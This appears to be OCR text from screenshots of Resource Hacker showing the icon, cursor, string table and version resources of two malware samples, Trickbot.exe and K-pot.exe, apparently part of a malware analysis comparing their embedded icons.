

Resource Hacker - Trickbot.exe

Icon : 11 : 7194

```
Icon
  1 : 7194
  2 : 7194
  3 : 7194
  4 : 7194
  5 : 7194
  6 : 7194
  7 : 7194
  8 : 7194
  9 : 7194
  10 : 7194
  11 : 7194
  12 : 7194
  13 : 7194
String Table
Icon Group
Version Info
```

25A8 / A87E8　48 x 48


Kpot


Resource Hacker - K-pot.exe

Icon : 10 : 1090

```
XUSOPAJEMOKADOWI
Cursor
Icon
  1 : 1090
  2 : 1090
  3 : 1090
  4 : 1090
  5 : 1090
  6 : 1090
  7 : 1090
  8 : 1090
  9 : 1090
  10 : 1090
  11 : 1090
  12 : 1090
  13 : 1090
Accelerators
Cursor Group
```

25A8 / 2BC78　48 x 48



Resource Hacker - K-pot.exe

